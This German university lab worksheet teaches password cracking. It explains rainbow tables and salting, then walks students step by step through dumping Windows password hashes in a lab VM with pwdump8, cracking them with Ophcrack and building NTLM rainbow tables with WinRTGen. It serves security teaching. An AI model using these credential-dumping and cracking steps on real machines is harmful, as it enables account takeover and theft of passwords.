`Rainbow Tables` sind Listen, die für das Knacken von Passwörtern verwendet werden. Sie sind im Grunde genommen riesige vorgefertigte Tabellen von Hashwerten und den zugehörigen Klartextpasswörtern, die dazu dienen, den Prozess des Erratens eines Passworts zu beschleunigen.

Anstatt jeden möglichen Hash-Wert zu berechnen, kann ein Angreifer eine `Rainbow Table` verwenden, die bereits die Hash-Werte für eine riesige Anzahl von möglichen Passwörtern enthält. Sie können dann einfach den gespeicherten Hash-Wert in der Tabelle suchen und das zugehörige Passwort finden.

`Rainbow Tables` können nicht jedes Passwort enthalten. Sie sind sehr gross und benötigen viel Speicherplatz, und sie sind nutzlos gegen Passwörter, die gut genug sind, dass sie nicht in der Tabelle enthalten sind. Ausserdem gibt es Techniken, wie die oben erwähnte Methode des “Salzen”, bei denen zufällige Daten zum Passwort hinzugefügt werden, bevor es gehasht wird, um `Rainbow Tables` unwirksam zu machen. Aber trotz dieser Einschränkungen sind

`Rainbow Tables` ein leistungsfähiges Werkzeug in den Händen eines erfahrenen Angreifers.

1. Wenn Sie die folgende `Rainbow-Tabelle` hätten,

   a) könnten Sie theoretisch mit der ersten Spalte den Hash-Algorithmus herauslesen?
   b) könnten Sie theoretisch Passwörter wie «HausMaus» oder «Haus5» erraten?
   c) könnten Sie theoretisch das Passwort zum Hash-Wert 3356 herausfinden?
   d) was ist der Vorteil, wenn Sie den Hash mit und ohne Salt in der Tabelle finden?

Hash	Hash inkl. Salt	PWD
2965	6757	Haus
0084	3626	Maus
3098	3675	Raus
8616	1856	Saus

   a) *nein*, da keine Regel erkennbar ist, wo der Hash beginnt oder das Passwort anfängt/aufhört.
   b) *nein*, da Kombinationen von Passwörtern nicht Hashes ergeben, die einfach die Hintereinanderreihung der Hashes der einzelnen Passwörter sind.
   c) *nein*, siehe a)
   d) Es lässt sich evtl. eine Regel für den eingesetzten `Salt` finden und damit für das Hacking von Passwörtern ausnutzen.

6.2 Durchführen eines Angriffs auf Windows-Passwörter

Im folgenden wollen wir praktisch Passwörter einer Windows-VM hacken.

1. Verkabeln Sie den Labor-PC wie folgt: Wechseln Sie vom grünen Netzwerk in das rote Netzwerk. Stecken Sie hierzu das LAN-Kabel von `NIC1` aus dem Port `GRÜN` in den Port `ROT` am Panel in der Mitte der PCs.

Im roten Netzwerk wird keinerlei Virenscan oder Sicherheitsüberprüfung durchgeführt. Da wir Hacking-Tools benutzen und diese aus dem Internet herunterladen, müssen wir das rote Netzwerk benutzen.

Vergessen Sie nicht, am Ende das Netzwerk wieder zurück auf GRÜN zu stecken.

2. Deaktivieren Sie `NIC2` oder stellen Sie sicher, dass dieser Port *nicht* verkabelt ist.
3. Starten Sie auf dem Labor-PC die Windows-VM in `VirtualBox` mit dem Namen `Windows11 Cracking Lab`.
4. Melden Sie sich an Windows an. Der Benutzername ist `labstudent`. Das Passwort ist `Hslu123`.
5. Beenden Sie den Willkommensdialog von Windows und überspringen Sie alle Abfragen, bis Sie zum Desktop gelangen.
6. Machen Sie sich klar, dass es sich um eine aktuelle Windows-Version handelt.

   Start → Einstellungen → System → Info → Windows-Spezifikationen




Abbildung 7: Anzeigen der aktuellen Version von Windows.

7. Starten Sie die Kommandozeile als Administrator.
8. Führen Sie den folgenden Befehl aus und zeigen Sie sich die aktuellen Benutzer an.

```
> wmic useraccount get name,sid
```




Abbildung 8: Ausgabe des Befehls `wmic useraccount get name,sid`.

9. Welche Benutzer sind auf dem System vorhanden?

Reguläre Benutzer

1. labstudent
2. student1
3. student2
4. Administrator

Systembenutzer

5. DefaultAccount
6. Gast
7. WDAGUtilityAccount

10. Als nächstes müssen wir die gehashten Passwörter auslesen. Hierzu gibt es auf der virtuellen Maschine eine Reihe an Hacking-Tools.

    Wechseln Sie in den Ordner `C:\Cracking Tools\pwdump8`.

    ```
    > cd "\Cracking Tools\pwdump8"
    ```

11. Führen Sie PWDUMP aus und schreiben Sie das Ergebnis in eine Text-Datei.

    ```
    > .\pwdump8.exe > hashes.txt
    ```




Abbildung 9: Ausführen von PWDUMP.

12. Öffnen Sie die Text-Datei in einem Editor, beispielsweise Notepad++. Sie sehen die Ausgabe von `pwdump8.exe`.

    Zu Beginn jeder Zeile steht der Benutzername. Danach folgt ein Doppelpunkt. Danach folgt die SID (Windows-Sicherheitsbezeichner). Am Ende der Zeile steht der AES-128-verschlüsselte Hash.

13. Löschen Sie den Kommentar und die leeren Zeilen zu Beginn der Datei.

14. Fügen Sie am Ende jeder Zeile `:::` hinzu (ohne Abstand zwischen den Doppelpunkten), sodass jede Zeile mit dem hexadezimalen AES-128-verschlüsselte Hash und drei Doppelpunkten endet.




Abbildung 10: Ergebnis von PWDUMP.

15. Öffnen Sie das Programm `Ophcrack`. Es befindet sich im Ordner `C:\Cracking Tools\ophcrack-3.8.0-bin\x86`.

16. Fügen Sie zwei vorbereitete `Rainbow-Tabellen` hinzu. Klicken Sie dazu auf `Tables` in der Menüleiste.

    a. Wählen Sie `Vista free` aus und klicken Sie auf den Button `Install`. Wählen Sie den Ordner `C:\Cracking Tools\ophcrack-3.8.0-bin\tables\tables_vista_free`.

b. Führen Sie das gleiche für die Tabelle `Vista probabilistic free` aus. Die dazugehörige Tabelle befindet sich im Ordner `C:\Cracking Tools\ophcrack-3.8.0-bin\tables\vista_proba_free`.[1]

[1] Die Tabelle 'Vista probabilistic free' enthält neben Hashes von gängigen Passwörtern zusätzlich Passworthashes, die mit Zahlen und Erweiterungen, die oft genutzt werden, erweitert wurden.




Abbildung 11: Einlesen des Rainbow Tables `Vista Free`.

17. Klicken Sie auf `OK`.

18. Lesen Sie nun Ihre Text-Datei von Punkt 14 mit Passwort-Hashes ein. Klicken Sie dazu auf `Load` in der Menü-Leiste und wählen Sie `PWDUMP file`. Öffnen Sie Ihre vorbereitete Datei.

Falls Sie die Datei nicht einlesen können, prüfen Sie mit Notepad++, ob die Datei-Kodierung auf UTF-8 eingestellt ist, und ändern Sie die Kodierung gegebenenfalls. Achten Sie ausserdem darauf, dass die drei `:::` am Ende jeder Zeile hinzugefügt wurden und dass die Kommentare am Anfang der Datei entfernt wurden, siehe Punkt 14.




Abbildung 12: Einlesen der PWDUMP-Textdatei.

19. Klicken Sie auf `Crack` und warten Sie ab bis die Passwörter gecrackt werden. Dies kann einige Minuten dauern.

20. Welche Passwörter wurden gefunden?

- Administrator: *Hslu123*
- labstudent: *Hslu123*
- student1: *testtest*
- student2: *passw*

- Gast: kein Passwort
- DefaultAccount: kein Passwort
- WDAGUtilityAccount: erfolglos! kein Passwort gefunden.

6.3 Angriffsmöglichkeit: Brute Force

Wenn Hacker versuchen, ein Passwort zu knacken, könnten sie jeden Hash-Wert berechnen, bis sie einen finden, der mit dem gesuchten Hash-Wert übereinstimmt. Dies wird als Brute-Force-Angriff bezeichnet und kann sehr zeitaufwendig sein. Heute übliche PCs können mit geeigneter Software viele Millionen und Milliarden Hashes pro Sekunde erstellen und prüfen.

1. Lesen Sie den Wikipedia-Artikel zur `Collection #1` und fassen Sie diesen in eigenen Worten auf 3-4 Zeilen zusammen.[1]

`Collection No.` 1 ist der Name einer Sammlung von E-Mail-Adressen und Passwörtern, die im Januar 2019 im Darknet erschienen sind. Die Datenbank enthält über 773 Millionen einzigartige E-Mail-Adressen und 21 Millionen einzigartige Passwörter, was mehr als 2,7 Milliarden E-Mail/Passwort-Paaren entspricht. Die Sammlung wurde vom Sicherheitsforscher Troy Hunt entdeckt und enthält sowohl Daten aus über 2000 vorherigen Datenverletzungen als auch schätzungsweise 140 Millionen neue E-Mail-Adressen und 10 Millionen neue Passwörter aus bisher unbekannten Quellen.

[1] https://en.wikipedia.org/wiki/Collection_No._1

6.4 Erstellen von eigenen Rainbow-Tabellen

Nehmen wir an, Sie möchten ein Passwort knacken von dem Sie wissen, dass es höchstens eine bestimmte Länge hat und eine bestimmte Zeichenfolgen enthält, beispielsweise die Zeichen `abcde%#`. Für diesen Fall generieren sich Hacker einige `Rainbow Tables`, um Passwörter effizient knacken zu können.

7. Lesen Sie den folgenden Beitrag und informieren Sie sich über die Funktionsweise von

Rainbow Tables.

Ryan Sheasby: Rainbow Tables (probably) aren't what you think - Part 1: Precomputed Hash Chains

Abbildung 13: Coverbild des Artikels *Rainbow Tables (probably) aren't what you think*

Um den gesuchten Hash vergleichen zu können, wird sein Klartext mittels Reduktionsberechnung bestimmt und mit der Tabelle verglichen. Wenn der Text übereinstimmt, kann das Kennwort aus dieser bestimmten Kette wiederhergestellt werden, anstatt die gesamte Tabelle zu überprüfen.

Es gibt verschiedene Tools, die zum Generieren von `Rainbow Tables` verwendet werden können, zum Beispiel `WinRTGen` oder `Rainbow Crack`. In dieser Übung werden wir den Prozess des Generierens von `Rainbow Tables` mit `WinRTGen` durchgehen.

2. Öffnen Sie das Programm `WinRTGen` aus dem Ordner `C:\Cracking Tools\WinRTGen`.




Abbildung 14: Das Programm `WinRTGen`.

3. Um `Rainbow Tables` zu erstellen, müssen wir die Eigenschaften von `WinRTGen` entsprechend unseren Anforderungen ändern. Klicken Sie dazu auf `Add Table`. Danach erscheint ein neues Feld mit dem Namen `Rainbow Table Properties`.




Abbildung 15: Das Programm `WinRTGen`.

Die folgenden Eigenschaften können geändert werden:

- *Hash:* Die Art der Verschlüsselung, mit der die Rainbow-Tabelle generiert werden soll. Zum Beispiel MD5, MD4, SHA-1, usw.
- *Min Len:* Hiermit können Benutzer die Mindestlänge von Passwörtern festlegen.
- *Max Len:* Hier können Benutzer die maximale Länge des Passworts festlegen.
- *Index:* Es unterscheidet eine Tabelle von einer anderen.
- *Chain Len:* Zeigt die Anzahl der Hashes an, die in einer einzelnen Kette vorhanden sein werden. Wie wir bereits besprochen haben, wird diese Tabelle mit START und END gebildet. Je länger die Ketten sind, desto höher ist auch die Erfolgsquote.
- *Chain Count:* Gibt die Anzahl der Ketten in einer Datei für diesen bestimmten `Rainbow Table` an. Wenn wir eine Rainbow-Tabelle mit einer hohen Kettenanzahl generieren, wird die Generierung viel Speicherplatz und Zeit in Anspruch nehmen.
- *N of tables:* Zeigt die Anzahl der für die aktuelle Rainbow-Tabelle generierten Dateien an.
- *Charset:* Dies ist der Zeichensatz, der für die Rainbow Table-Generierung berücksichtigt wird. Zum Beispiel alphanumerisch, usw.

4. Wählen Sie `ntlm` aus der Dropdown-Liste `Hash`.
5. Stellen Sie `Min Len` auf 4, `Max Len` auf 6 und `Chain Count` auf 4000000 ein
6. Wählen Sie `loweralpha` aus der Dropdown-Liste `Charset` (abhängig vom Passwort). Klicken Sie auf OK.
7. Nach einem weiteren Klick auf `OK` wird die Liste erstellt. Die kann einige Minuten dauern.

Wer nicht warten möchte, kann die fertige Tabelle im Ordner `C:\Cracking Tools\WinRTGen\precomputed` verwenden. Fahren Sie dazu einfach mit der nächsten Aufgabe fort und nutzen Sie die vorberechnete Tabelle aus dem genannten Ordner.

